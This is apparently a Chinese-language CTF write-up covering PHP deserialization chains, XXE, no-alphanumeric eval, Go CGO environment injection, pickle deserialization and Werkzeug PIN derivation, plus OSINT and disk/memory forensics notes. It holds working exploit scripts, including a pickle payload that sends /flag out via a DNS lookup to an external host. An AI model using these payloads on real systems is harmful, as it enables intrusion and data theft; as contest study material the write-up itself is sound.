highlight_file(__FILE__);
error_reporting(0);
class Wuhuarou{
    public $Wuhuarou;
    function __wakeup(){
        echo "Nice Wuhuarou!</br>";
        echo $this -> Wuhuarou;
    }
}
class Fentiao{
    public $Fentiao;
    public $Hongshufentiao;
    public function __toString(){
        echo "Nice Fentiao!</br>";
        return $this -> Fentiao -> Hongshufentiao;
    }
}
class Baicai{
    public $Baicai;
    public function __get($key){
        echo "Nice Baicai!</br>";
        $Baicai = $this -> Baicai;
        return $Baicai();
    }
}
class Wanzi{
    public $Wanzi;
    public function __invoke(){
        echo "Nice Wanzi!</br>";
        return $this -> Wanzi -> Xianggu();
    }
}
class Xianggu{
    public $Xianggu;
    public $Jinzhengu;
    public function __construct($Jinzhengu){
        $this -> Jinzhengu = $Jinzhengu;
    }
    public function __call($name, $arg){
        echo "Nice Xianggu!</br>";
        $this -> Xianggu -> Bailuobo = $this -> Jinzhengu;
    }
}
class Huluobo{
    public $HuLuoBo;
    public function __set($key,$arg){
        echo "Nice Huluobo!</br>";
        eval($arg);
    }
}

if (isset($_POST['eat'])){
    unserialize($_POST['eat']);
}
exp:
<?php
class Wuhuarou{
    public $Wuhuarou;
}
class Fentiao{
    public $Fentiao;
    public $Hongshufentiao;
}
class Baicai{
    public $Baicai;
}
class Wanzi{
    public $Wanzi;
}
class Xianggu{
    public $Xianggu;
    public $Jinzhengu;
    public function __construct($Jinzhengu) {
        $this->Jinzhengu = $Jinzhengu;
    }
}
class Huluobo{
    public $HuLuoBo;
}

$wuhuarou = new Wuhuarou();
$fentiao = new Fentiao();
$baicai = new Baicai();
$wanzi = new Wanzi();
$xianggu = new Xianggu("system('cat /flag');");
$huluobo = new Huluobo();

$wuhuarou -> Wuhuarou = $fentiao;
$fentiao -> Fentiao = $baicai;
$fentiao -> Hongshufentiao = "111";
$baicai -> Baicai = $wanzi;
$wanzi -> Wanzi = $xianggu;
$xianggu -> Xianggu = $huluobo;

$payload = serialize($wuhuarou);
echo $payload;
echo "\n";
echo urlencode($payload);
?>
以前没有注意到的点:特殊的构造函数别删.
查查忆
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
	<!ENTITY xxe SYSTEM "file:///Ff1111llllaa44g">
]>
<qwer>&xxe;</qwer>
ezphp
<?php
error_reporting(0);
highlight_file(__FILE__);
$code = $_GET['c1n_y0.u g3t+fl&g?'];
if(preg_match("/[A-Za-z0-9]+/",$code)){
    die("hacker!");
}
if(strlen($code)>14){
    die("is tooooooooooooooooooo long!");
}
echo "Flag is in flag.php~~ (local).";
@eval($code);
?>
/?c1n%5By0%2Eu%20g3t%2Bfl%26g%3F=(~%8f%97%8f%96%91%99%90)();
这样能打出phpinfo界面,但是不能再干什么了.
(赛后复现)
感觉看完wp好简单,自己做就不会(
-
<?php
echo urlencode(~">cat");
?>
输出取反字符串
%C1%9C%9E%8B -
传参为
?c1n[y0.u%20g3t%2Bfl%26g",$_=~%C1%9C%9E%8B;$_; -
接着输出
?c1n[y0.u%20g3t%2Bfl%26g",*"/; -
访问
/=即可.
VIP
{{$reader := .Utils.GetReader "/proc/1/environ"}}{{.Utils.ReadAll $reader}}
结果:
输出结果: HOME=/appGOCACHE=/tmp/go-buildGOPATH=/tmp/gopathSECRET_KEY_PATH=/app/secret_key.txtPATH=/usr/local/go/bin:/usr/bin:/bin
拿到/app/secret_key.txt:
qrUt3cA7EyB30rkDNnroMrD9skQ2JEG8zMr
想到了一个可以搜索的关键字"Golang env注入",果然找到了相关文章:
{
  "env": {
    "CGO_ENABLED": "1",
    "CC": "sh -c \"cat /flag.txt > /tmp/build/flag.txt\""
  },
  "code": "package main\nimport \"C\"\n\nfunc main() {\n    println(\"hello cgo\")\n}\n"
}

回显:
{"details":"# runtime/cgo\ncat: can't open '/flag.txt': Permission denied\n","error":"编译失败","reason":"exit status 1"}
ls -a /的结果:
# runtime/cgo
total 68
drwxr-xr-x    1 app      app           4096 Oct 23 11:48 app
drwxr-xr-x    2 root     root          4096 Oct  8 09:31 bin
drwxr-xr-x    5 root     root           360 Oct 23 11:41 dev
drwxr-xr-x    1 root     root          4096 Oct 23 11:41 etc
-r--------    1 root     root            44 Oct 23 11:41 flag.txt
drwxr-xr-x    2 root     root          4096 Oct  8 09:31 home
drwxr-xr-x    1 root     root          4096 Oct  8 09:31 lib
drwxr-xr-x    5 root     root          4096 Oct  8 09:31 media
drwxr-xr-x    2 root     root          4096 Oct  8 09:31 mnt
drwxr-xr-x    2 root     root          4096 Oct  8 09:31 opt
dr-xr-xr-x  635 root     root             0 Oct 23 11:41 proc
drwx------    2 root     root          4096 Oct  8 09:31 root
drwxr-xr-x    1 root     root          4096 Oct 23 11:41 run
drwxr-xr-x    2 root     root          4096 Oct  8 09:31 sbin
drwxr-xr-x    2 root     root          4096 Oct  8 09:31 srv
dr-xr-xr-x   13 root     root             0 Feb  8  2025 sys
drwxrwxrwt    1 root     root          4096 Oct 23 12:35 tmp
drwxr-xr-x    1 root     root          4096 Oct 10 11:16 usr
drwxr-xr-x   12 root     root          4096 Oct  8 09:31 var
# runtime/cgo
cgo: cannot parse $WORK/b003/_cgo_.o as ELF, Mach-O, PE or XCOFF
flag.txt只能root用户可读.
/app/start.sh内容如下:
#!/bin/sh
set -e

# 设置运行环境变量
export HOME=/app
export GOCACHE=/tmp/go-build
export GOPATH=/tmp/gopath
mkdir -p "$GOCACHE" "$GOPATH"
chown -R app:app /tmp/go-build /tmp/gopath

# 创建 flag 文件并限制权限
touch /flag.txt && chown root:root /flag.txt && chmod 400 /flag.txt
printf '%s\n' "${A1CTF_FLAG:-flag{this_is_a_default_flag_please_set_me}}" > /flag.txt

# 设置密钥文件路径并读取 secret_key.txt
export SECRET_KEY_PATH=/app/secret_key.txt
API_KEY="$(cat /app/secret_key.txt)"

# 启动主程序 server(以 app 用户运行)
#exec env -i HOME="$HOME" GOCACHE="$GOCACHE" GOPATH="$GOPATH" SECRET_KEY_PATH="$SECRET_KEY_PATH" /app/server
exec su -s /bin/sh -c 'env -i HOME="/app" GOCACHE="/tmp/go-build" GOPATH="/tmp/gopath" SECRET_KEY_PATH="/app/secret_key.txt" PATH="/usr/local/go/bin:/usr/bin:/bin" /app/server' app
想到SUID提权:
{
  "env": {
    "CGO_ENABLED": "1",
    "CC": "sh -c \"find / -perm -4000 -type f 2>/dev/null | grep -v busybox\""
  },
  "code":"package main\nimport \"C\"\nfunc main() {\n}"
}


回显:
{"details":"# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\n/usr/local/bin/flagread\n# runtime/cgo\ncgo: cannot parse $WORK/b003/_cgo_.o as ELF, Mach-O, PE or XCOFF\n","error":"编译失败","reason":"exit status 1"}


但是我刚开始尝试了很多次"CC": "sh -c \"find / -perm -4000 -type f 2>/dev/null\""没成功.感觉应该是返回值非零导致的.

直接运行该程序即可得到flag.
这又又是什么函数
pickle反序列化基础和绕过.
from flask import Flask, request, render_template
import pickle
import base64

app = Flask(__name__)

PICKLE_BLACKLIST = [
    b'eval',
    b'os',
    b'x80',
    b'before',
    b'after',
]
@app.route('/', methods=['GET', 'POST'])
def index():
    return render_template('index.html')

@app.route('/src', methods=['GET', 'POST'])
def src():
    return open(__file__, encoding="utf-8").read()

@app.route('/deser', methods=['GET', 'POST'])
def deser():
    a = request.form.get('a')
    if not a:
        return "fail"

    try:
        decoded_data = base64.b64decode(a)
        print(decoded_data)
    except:
        return "fail"

    for forbidden in PICKLE_BLACKLIST:
        if forbidden in decoded_data:
            return "waf"
    try:
        result = pickle.loads(decoded_data)
        return "done"
    except:
        return "fail"

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
一些pickle反序列化基础:
思路:
-
可以看到这里面主要路由是
/deser,会把我们传上去的a参数进行pickle反序列化然后赋值给result.之后却没做什么. -
那我们应该怎么做呢? 参考php反序列化中的魔术方法weakup,我们可以合理推测python中一定也存在一个这种自动调用的方法,他就是
__reduce__.那么我们只需要再__reduce__中构造我们的恶意代码并执行就可以了. -
注意到有黑名单:
PICKLE_BLACKLIST = [
    b'eval',
    b'os',
    b'x80',
    b'before',
    b'after',
]
我们可以选择不在其中的函数
subprocess.call,发现成功回显done. -
但是没有回显是个问题,这时候一般出网的话两种常见思路,反弹shell,或者DNS外带.而由于python3的反弹shell的payload中还有os,所以我们改用DNS外带.exp代码最终如下:
import pickle, base64, subprocess, requests

class A:
    def __reduce__(self):
        return (subprocess.call, (['/bin/sh', '-c', 'ping `cat /flag`.xxxxxx.ceye.io'],))


encoded_data = f"a={base64.b64encode(pickle.dumps(A())).decode()}"
print(encoded_data)

url = "http://challenge.ilovectf.cn:30085/deser"
headers = {'Content-Type': 'application/x-www-form-urlencoded'}

response = requests.post(url, data=encoded_data, headers=headers)
print(response.text)
需要注意的是DNS外带有局限性,不能外带多行数据.
好像什么都能读
什么都能读,那读一下源码看看吧.
from flask import Flask, request, render_template

app = Flask(__name__)

@app.route('/')
def hello_world():
    return render_template('index.html')

@app.route('/read')
def read():
    # 获取请求参数中的文件名
    filename = request.args.get('filename')
    if not filename:
        return "需要提供文件名", 400
    with open(filename, 'r') as file:
            content = file.read()
    return content, 200

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=True)
开启了debug,说明是要计算pin码.
一通探索之后发现在/read?filename=1下找到了报错页面.但是少了pin码输入弹窗.
猜测是被隐藏了,问了AI大人,只需要console中输入document.querySelector('.pin-prompt').style.display = 'block';即可出现.
比赛后得知:
import hashlib
from itertools import chain

probably_public_bits = [
    'ctf'  # username
    'flask.app',  # modname
    'Flask',  # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/home/ctf/.local/lib/python3.13/site-packages/flask/app.py'  # getattr(mod, '__file__', None),
]

private_bits = [
    '90518883651909',  # str(uuid.getnode()),  /sys/class/net/ens33/address
    '89b34b88-6f33-4c4b-8a30-69a4ba41fd0e0::/'  # get_machine_id(), /etc/machine-id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
没做出来.
Path to Hero
<?php
highlight_file('index.php');

Class Start
{
    public $ishero;
    public $adventure;


    public function __wakeup(){

        if (strpos($this->ishero, "hero") !== false && $this->ishero !== "hero") {
            echo "<br>勇者啊,去寻找利刃吧<br>";

            return $this->adventure->sword;
        }
        else{
            echo "前方的区域以后再来探索吧!<br>";
        }
    }
}

class Sword
{
    public $test1;
    public $test2;
    public $go;

    public function __get($name)
    {
        if ($this->test1 !== $this->test2 && md5($this->test1) == md5($this->test2)) {
            echo "沉睡的利刃被你唤醒了,是时候去讨伐魔王了!<br>";
            echo $this->go;
        } else {
            echo "Dead";
        }
    }
}

class Mon3tr
{
    private $result;
    public $end;

    public function __toString()
    {
        $result = new Treasure();
        echo "到此为止了!魔王<br>";

        if (!preg_match("/^cat|flag|tac|system|ls|head|tail|more|less|nl|sort|find?/i", $this->end)) {
            $result->end($this->end);
        } else {
            echo "难道……要输了吗?<br>";
        }
        return "<br>";
    }
}

class Treasure
{
    public function __call($name, $arg)
    {
        echo "结束了?<br>";
        eval($arg[0]);
    }
}

if (isset($_POST["HERO"])) {
    unserialize($_POST["HERO"]);
}

exp:
<?php
highlight_file('index.php');

Class Start
{
    public $ishero;
    public $adventure;
}

class Sword
{
    public $test1;
    public $test2;
    public $go;
}

class Mon3tr
{
    private $result;
    public $end;
}

class Treasure
{
}

$start = new Start();
$start-> ishero = "I am a hero!";
$start->adventure = new Sword();
$start->adventure->test1 = "QNKCDZO";
$start->adventure->test2 = "s878926199a";
$start->adventure->go = new Mon3tr();
$start->adventure->go->end = "echo `base64 /fl*`;";


echo serialize($start);
echo "\n";
echo urlencode(serialize($start));

?>
flag:
Osint
Task 1. 见面地点
刚开始用谷歌直接给我干杭州去了,导致赛博旅游了一会( 实际应该是下图:

查询相关的地铁站,最近的是会展中心站,同名。因此flag为flag{1_4_HuiZhangZhongXin}
Task 2. 方块世界?!
玩游戏(
密文
LzkuL4gSqI6hrH0JYTUkLR9jLy0PnQNlKIY1Y4VmJ2D1qFZso4VsDzQkpmYusC==
密钥
M-ZA-Ln-za-m1-90+/=
flag:
flag{Funny_W0r1d_0f_Ch@rac43rs_Ttu3_or_Fa1s3!}
Misc
取证第一次
第一次做取证,题目附件给了一个vmdk文件,先分析分析:
$ qemu-img info what.vmdk
image: what.vmdk
file format: vmdk
virtual size: 2 GiB (2147483648 bytes)
disk size: 750 MiB
cluster_size: 65536
Format specific information:
    cid: 425844904
    parent cid: 4294967295
    create type: monolithicSparse
    extents:
        [0]:
            virtual size: 2147483648
            filename: what.vmdk
            cluster size: 65536
            format:
是磁盘镜像,转raw:
qemu-img convert -f vmdk -O raw what.vmdk what.raw

用FTK挂载。根据题目提示在/var/log中找到:
你也喜欢win7吗
# 查看镜像信息

py -2 vol.py -f D:\OneDrive\Desktop\memory.raw --profile=Win7SP1x64 imageinfo

          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (D:\OneDrive\Desktop\memory.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80003ff70a0L
          Number of Processors : 2
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80003ff8d00L
                KPCR for CPU 1 : 0xfffff880009ef000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2025-10-02 17:19:03 UTC+0000
     Image local date and time : 2025-10-03 01:19:03 +0800
# 查看进程

py -2 vol.py -f D:\OneDrive\Desktop\memory.raw --profile=Win7SP1x64 pslist

Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0xfffffa800905c840 System                    4      0     90      556 ------      0 2025-10-02 15:07:27 UTC+0000
0xfffffa800a263b30 smss.exe                232      4      3       33 ------      0 2025-10-02 15:07:27 UTC+0000
0xfffffa800aff3860 csrss.exe               304    288      9      444      0      0 2025-10-02 15:07:28 UTC+0000
0xfffffa800b55cb30 wininit.exe             344    288      3       76      0      0 2025-10-02 15:07:28 UTC+0000
0xfffffa8009068060 csrss.exe               364    352     10      283      1      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b057060 winlogon.exe            400    352      3      117      1      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b079440 services.exe            444    344     12      215      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b093b30 lsass.exe               460    344      8      877      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800c04d190 lsm.exe                 468    344     11      238      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b0f2270 svchost.exe             564    444     10      355      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b182290 svchost.exe             640    444      8      295      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800a8a1350 svchost.exe             724    444     24      613      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b21c060 svchost.exe             776    444     28      558      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b23a9e0 svchost.exe             820    444     37     1078      0      0 2025-10-02 15:07:29 UTC+0000
